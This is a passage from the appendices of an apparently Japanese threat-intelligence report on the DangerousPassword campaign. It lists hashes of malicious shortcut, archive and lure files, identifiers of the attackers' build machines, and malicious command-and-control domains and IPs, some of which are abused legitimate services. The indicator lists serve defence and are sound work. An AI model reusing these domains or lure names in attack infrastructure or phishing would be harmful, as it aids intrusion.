44.	65777672f94cfec5c3198c043cef9621b86a51a8f836a6b098d60e6d99a5abe0	desktop-m9r59ro	1AEEE0BD	74:27:ea:25:d6:11
45.	ebb3a0d3e5985b73ebada12235abf1adb73a5e3e735fddd6b7834fa268db836b	desktop-40pfpbl	F2C4D353	08:00:27:82:e6:ff
46.	bd91f0b64cd28ca0a76d1ae6f2958dd70b8f202ff88d87c5f76ed9209cfa7b34	desktop-f0c3j3k	26273982	b0:6e:bf:0e:88:70
47.	bbe5ae8daf7686945d8942dd2e285f360f85c01d7f59b8f30c8fcf0a2d7e7a6a	desktop-o9lq4aq	DA78FD9E	a8:1e:84:e9:96:db

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
48.	ca7e5275bf45970688d3b42424f5a130d59bef2f15993b95f6438eaa37a7801f	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
49.	25b30145e1a6053953ad5cc236208f9e7a3a4dd5f95a3f4b39bfb3d4afb0e4bf	desktop-mn3id9	64C0E1A7	44:e2:27:71:ef:32
50.	d287388e5ff978bf6f8af477460a9b76a74fdc33535e392b70e58176fc9ad805	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
51.	1997c68e44ab32be9003ca34a4285ffc53da51e2a6447c8824e27a6ce556a5ec	desktop-k6v4hhf	72E3AF58	a8:1e:84:e9:96:db
52.	92ff4894e56b666235c1433b0cc2e7256b8331317a4cecf3e27bf58e081d0cdd	desktop-3qnluk1	5CD40236	94:b8:6d:42:68:1d
53.	a42574ccb5fa0b37b36f42633c3c24a916ebf7fb093562f207859ed7c07868bf	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
54.	a3fcd479bb42a6f147eb27bd105de1d05adcaaf7f71c0ae2f432a44b4e554ce5	desktop-lhc2ktf	3EE252D0	f8:47:a5:c8:01:44
55.	1ea8699dc216353ba29c5d3ca7fcbca59c02ca5969a554faf08f8aa0488e6a6f	desktop-70c1dv0	A0F89B65	08:00:27:4f:62:db
56.	fa86f8274b22aea8a0984da3b150611ab83841ff3ddbd8f8387ca1d6df26b3e6	desktop-blpsjha	38D7B177	00:0c:29:48:67:59
57.	2ab005024e9b36721c96ba6fe15974a5b980b3aca5cfeeb7b973115c9f179b77	desktop-0hjoann	804C72A6	08:00:27:9a:80:38
58.	03cd4ec3defa490e68b1ca2efaf8daea6f89d3cceed51c91f4c4f9e2222d258d	desktop-mv2fruc	B64B30AD	94:b8:6d:41:f6:94
59.	01184a5acb8b3ec56c9e90f2e6cd6673ae83b4fd6982e17329b33da2f77bcf5b	desktop-70c1dv0	A0F89B65	08:00:27:4f:62:db
60.	c9b72cfc16e9a8df3cdcc4ca6dee4b567d10d1acd72a31623da92f5d62ff7629	desktop-o4qapbk	2464086F	94:b8:6d:42:68:1d
61.	e6e60f07583f397c915b6b448f7521b236df07e0236851e445844ea6c9a11278	desktop-o4qapbk	2464086F	94:b8:6d:42:68:1d
62.	8f6916ffe8e11fdb94bebcdf3013d87fa860e55da6a36b6840ec59c85cdf8403	desktop-l2c0mes	32F76E3A	94:b8:6d:40:61:b7
63.	6c59f168e7e070fb4ef32a59aa493da141d1f93ed7ba36396f148212060f14f8	desktop-mv2fruc	B64B30AD	94:b8:6d:41:f6:94
64.	fff9f847b0dab68a2f219c390dc16c066e05830aa6d1bd0cd991000334b12471	desktop-oeff7ic	DE20260B	08:00:27:84:c1:45
65.	a042bfeee49345d514c274e5f44da374eb0875da4a5671e8bf67005078c076fd	desktop-072r5fd	C288202F	94:b8:6d:42:68:1d
66.	51eaf8af57211f8d9e534f98413e71f4ddf5abcce806a111fc49a30d3bcec696	desktop-gujqvp8	EC1E6C1F	94:b8:6d:40:61:b7
67.	db9cffac03980a4eb4c282c606deca8acccf44ed9a9a3c9282715633744e3ba8	desktop-8ngj1t4	7A304E79	54:8d:5a:6b:72:fd
68.	5d963543e9d56a7666dbc289155735cf0d1aa40ad0862039a2098593b911d30b	desktop-8ngj1t4	7A304E79	54:8d:5a:6b:72:fd

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
69.	a6d614ec8d8135a7250d76d6c575da0de69efd862ea936af66a3cabb50e50789	desktop-0hjoann	804C72A6	08:00:27:9a:80:38
70.	bce448c7b618496741375f01c9aa8824ce65b637c9d91d98c55d693305ff395e	–	–	–
71.	ac7b6ca73207db6ec6d4af2632a7c842c32af6658e3214753e589b567d809125	desktop-nl7f86k	30AA42B2	94:b8:6d:42:68:1d
72.	353f82475fcfad5b3f06ed85a931bda46ec34279793b5d70085aa8c603e8ebec	desktop-nl7f86k	30AA42B2	94:b8:6d:42:68:1d
73.	3d79f0886b7586240de217e7cd6902619c6a6c170ded4cb6655361ceaf1bd52f	–	30AA42B2	–
74.	80bceed23c3bd2999adaca3190388fc4d69360486f931099e3684434e4968850	–	–	–
75.	1e154b2976cc00d457c0dc2b83ebe81911294c8276691617085c03a3304fd87f	desktop-nl7f86k	–	94:b8:6d:42:68:1d

6.2 Appendix B 類似検体の攻撃ファイル

- 圧縮ファイルの一覧

表 6 類似検体の攻撃ファイル（圧縮ファイル）

項番	ハッシュ値（SHA-256）
1.	b099e28186336ed58f0f79dbe57b6886f446ea33a584658ddb2343a3633dbedc
2.	588da75c65c4cc9b8e777db10161b2d773098e383d4ffef819c24e0f3e42aa85
3.	6f57abab74ad2fca0745dcb24c6a841c458f6d25cd0f506479b0d0c36fe89be1
4.	22bc35d63f307aa491bd9251a4680946021b9048e1ce7cb65d5b7d028ad8708e
5.	23af82e8651e60f3ca63f5ed96c11ce2cfc30fa10e58201cb5f9a846cd414eb1
6.	2c6131559eb9e204547e1413f927b9f34c0c017353de616da952418296aa06d4
7.	79baad54e781c0a9db9479f51e43eedea474dace4271a586dba65f3664fec2b7
8.	f12f9f12bbe887fb6a250dd9903cee6e32f118c46480d896157e04398b093902
9.	92b3a0ff92495b12cce7209a2ebb2b3aa366a73e36d6c381ba5b52eec864fc63
10.	7b2674f50261e824e0e844e3d2df85c5b426a7ef50d339479a4202beff0c84ba
11.	894f3a9859d728b096a9079a9af39c29e144c37d66df91e38778aeae7c022956
12.	5a65637870a0046a42983838494d71d52fb9aa7ab7ac9c6b1c38be15289d098a
13.	9828c1a38caead9fffe822b2a55d87a42d9edc64bb365b9c8c166d11d6ddabbc
14.	f85372033e8cab54403baa41915be443f4cca498947faab5042137bf2539a4b3

- 圧縮ファイルに格納されているパスワードがかけられた文書ファイルの一覧

表 7 類似検体の攻撃ファイル（文書ファイル）

項番	ハッシュ値（SHA-256）	ファイル名
1.	c76f0de8ceca9a057c33f87bb60d859b16904fb547bae05707e41c603e60fe7a	Change In Policy & Guidelines (Confidential)-protected.pdf
2.	11e1bb154a11608ad286e68a9f7750bd2dbda7ab9109a8099c9525ecd81f4d96	UST Stablecoin Analysis (Protected).pdf
3.	8b775047afd957019b2391bf232e3275612fb0915652fc44b1bf7fb10a6dcd66	Changes to ●●● Procedures & Policies (Protected).pdf
4.	11e1bb154a11608ad286e68a9f7750bd2dbda7ab9109a8099c9525ecd81f4d96	●●● Investment Proposal(Protected).pdf
5.	11e1bb154a11608ad286e68a9f7750bd2dbda7ab9109a8099c9525ecd81f4d96	DevOps Engineer Job Description – ●●● (Protected).pdf
6.	8e8c4942cdd44e6dcd35a56ca054a0c11accb68095cdcbf21f55b5b2a29f58f4	●●● – Java Internal Systems Developer Job Description-protected.pdf
7.	bc2f0f6cb5140bbdfbe554c189b59a82d423966e121f9a86b9ecce7bb57cc124	●●●– iOS Developer Job Description -protected.pdf
8.	16752a693c83b427c1f9f48a21bac151a347e2440d00a8c398799f3c9fedf4e4	●●● Career Opportunities (Confidental).pdf

項番	ハッシュ値(SHA-256)	ファイル名
9.	fa80662f02b2e63b8227a9c74ab610b10e4f34917ec0f14762d3a310f80a3233	●●●Career Opportunities.docx
10.	11931f952dc08b4955e5ed7915770b19c6ffc911dd47b38e0eb1acf1349f8b52	●●● Careers- Customer Support Opportunities (Job Descriptions)-protected.pdf
11.	11931f952dc08b4955e5ed7915770b19c6ffc911dd47b38e0eb1acf1349f8b52	●●● Careers- Customer Support Opportunities (Job Descriptions)-protected.pdf
12.	8cd194ba854f1d6162e00e91e3e9944bbb9a1981f76248f48fc415ec74cc08b2	Content of Democracy.docx
13.	11624e9c4e603d16397a0ef475f509ae17c8b9a44fd184edf65b82ecd34af4fb	CSO Minute Meeting-May2022.docx
14.	bb4c1a46fd0fcebc743ac531adf2ed3d1d73a7ae1ad4008ba507da1abec81103	●●● Co, Ltd P.O 099302.pdf

※ 一部ファイル名は"●"にて匿名化しています。

- ショートカットファイルの一覧

表 8 類似検体の攻撃ファイル(ショートカットファイル)

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
1.	1c42fab57a9b7abc7242901f3a41c1b694555c0c433b0c0f294248646c2252c3	-	-	-
2.	f1ea128494c94323bbd83e7f59781390a8457df82b0d7a9d30a6d5fc082f5ed7	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
3.	132590d988d7d66b093c3f7b2821229925609e7f277bb4e0f05a212beebc366c	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
4.	455acb2ee4276f73a08bff5dbc759f44d06e728efad0bc587b92006bd92efefa	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
5.	1ad15cd89270dfc90c09bb35f971a822d6a25692bb55731891ffae4582dd9806	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
6.	3483f225a9ab7b3482373d7b1ae6aa8bc3d97658fd19b03adf76f160c6c3333d	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
7.	b9899082824f1273e53cbf1d455f3608489388672d20b407338ffeecefc248f1	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
8.	8e3af0de5123ee39c3ff4d2d880e01a684dbb11f5d7d109f5459854760937b99	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
9.	c8f7e4403e5180a78947c81ba7dbafc6b2ec3e30b8bf56f463e7c4ed85bbd919	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
10.	fa8f415c667121661ea09f81706268dc6887ba59904ccdfa7f0cdc82c24556c9	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
11.	86b3885524a92f67e209c7bd81b95d3a5743d00b2b93ed80ebd9d53f97dbf4db	ec2amaz-ll1unls	C239FDE7	0a:91:7f:90:56:06

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
12.	3a4356af5c91c4e46877dacb2b88502763dfc1af0064339fa7f2b9bdad11cf78	ec2amaz-ll1unls	C239FDE7	0a:91:7f:90:56:06
13.	6c6da5df956754e5d4f2f988eaba020a4378e8f20fa3df728c79d82d60fa0d39	desktop-bcglb0j	3E36E820	d4:5d:64:04:4f:db
14.	cad137cf1ffeb58517549a810e20a32d428e6e591791a040385254ba2e9a9f3c	desktop-bcglb0j	3E36E820	d4:5d:64:04:4f:db
15.	4e0c08afd422a68d4908cd18f47694e089f916e81d53e05adfb2ddf689be5927	desktop-bcglb0j	3E36E820	d4:5d:64:04:4f:db
16.	b20f82311894af0f53a50b90959503676f95ccea983a331acc4ef23a300c5383	desktop-bcglb0j	3E36E820	d4:5d:64:04:4f:db
17.	38a1d181f0f8d3ce3ac7a39559627f899a8fb51783df1223bbd7d8b15b3c2dc3	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
18.	50538c1210a31fe8608676a6c7b061bc4b8472db053de6fa80daae7d86372e28	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
19.	a6bca64361aaaf870b90525ffc35e2b17d2ba17b94a7bde793f0aafa02f11c54	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
20.	4c6a8a2acdc3bc3ab8fe29295981caf1a07ea69a60372df05a2bc74e383bb8dd	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
21.	9c1e51b225f3f3af7324845e80a10ca183b0889c21ba532a26d260d6e79b8450	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
22.	50edece3216e35148a0f50ee757638fdc968d3478c1540721a9f599dac562372	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
23.	fbf53255c0a5a3c5f0010df3256462b5f3bfd4def9127808d8265ae4c0b0cb09	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
24.	f98871afb5d3f1c80db60a4114226eb5eda8dc352fe9af1fa2535af2d05c048d	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
25.	f98c96b8f37dc55689543e988be241c4f56efb78c93825261cb369f60f614677	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
26.	eb73129cd6789b748fbdbac3cc73b93af1b2104ba382a6360b87fe68c09e42db	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
27.	d54b820996d20c73fd8e28109772456232a5f0e59ac35c013f7763b1ef817221	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
28.	cf705f737c4c22d55314dcb312ab26041c83608d548cd2a8b2c26b96576a0c6e	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
29.	b52f301c902e49403fe8196b930589dd9cfaec6c0096404c2cdbbe5efd47aea6	ec2amaz-ll1unls	C239FDE7	0a:91:7f:90:56:06
30.	a24d703dfc450cf0a0322cee89c932c18afefd6b531e89b7531b053db3f58e10	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
31.	97742a3bced8d1d8c5fe57d9971330d81c4b007a01c2528ad7c8a7027e4467c9	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
32.	7939ec3e9511613bd171192e80e466b770bd2c170ba772b79045e6d457741a79	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84

項番	ハッシュ値(SHA-256)	Machine ID	Drive Serial number	MAC Address
33.	2799d65af94f5e2a811b0d0d49b2104a669e0bdbaff212fcfd4030d46875f851	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
34.	2693d1f202a5855d4886f2f419c706887809ca959af472d0129636e042564fae	win-jg1e0o7fsbs	6E53B791	c6:f0:86:6c:86:84
35.	09d2a9debcc7a2babdd5bc60c342de11830e87ab95930cb72004e18b1b852ff7	win-j7gfdbao51j	78D831C9	00:15:5d:7e:8a:60

6.3 Appendix C Dangerous Password による攻撃の不正接続先

表 9 DangerousPassword による攻撃の不正接続先

項番	不正接続先ドメイン／IP アドレス
1.	202.117.170.240
2.	203.196.151.177
3.	213.171.211.204
4.	96.50.122.135
5.	_jfieo2_se.drivegooglshare.xyz
6.	1driv.org
7.	att.gdrvupload.xyz
8.	blog.cloudsecure.space
9.	cdn.discordapp.com
10.	cdn.onlinedocview.biz
11.	client.googleapis.online
12.	cloud.blockchaintransparency.institute
13.	cloud.optvers.net
14.	cloud.wechart.org
15.	doc.gsheetshare.org
16.	docs.gdriveshare.top
17.	docs.gsheetpage.com
18.	down.financialmarketing.live
19.	down.privatework.buzz
20.	download.gdriveupload.site
21.	download.riseknite.life
22.	download.showprice.xyz
23.	downs.showprice.xyz
24.	drive.cloudplus.one
25.	drivegoogle.publicvm.com
26.	drives.googldrive.xyz
27.	drives.googlecloud.live
28.	drop.trailads.net
29.	dshellelink.gcloud-share.com
30.	googledrive.download
31.	googledrive.email
32.	googledrive.publicvm.com
33.	googleexplore.net
34.	gsheet.gdocsdown.com
35.	mail.gdriveupload.info
36.	mail.gmaildrive.site
37.	mail.googleupload.info
38.	map.navicheck.xyz
39.	mdown.showprice.xyz

項番	不正接続先ドメイン／IP アドレス
40.	mse.theworkpc.com
41.	name.ownemail.me
42.	open.googlesheetpage.org
43.	raw.githubusercontent.com
44.	share.onedrvfile.site
45.	signverydn.sharebusiness.xyz
46.	support.gdrvcheck.co
47.	tokenhub.mefound.com
48.	twosigma.publicvm.com
49.	twosigmateam.info
50.	up.digifincx.com
51.	upload.gdrives.best
52.	verify.googleauth.pro
53.	www.cloudfiles.club
54.	www.datacentre.center
55.	www.docusign.agency
56.	www.googledocpage.com
57.	www.googlesheet.info
58.	www.onlinedocpage.org

6.4 Appendix D 類似検体の不正接続先

表 10 類似検体の不正接続先

項番	不正接続先ドメイン／IP アドレス
1.	170.187.237.76
2.	18.212.222.136
3.	206.189.136.5
4.	34.228.19.138
5.	54.159.59.99
6.	54.242.196.231
7.	54.80.204.133
8.	arxipdedsh.com
9.	crypto.blockchaincapital.space
10.	hobobot.net
11.	hsdekor.com
12.	mira.itb.ac.id
13.	sellinruss2.com
14.	transfer.sh
15.	wilkino.ml

以上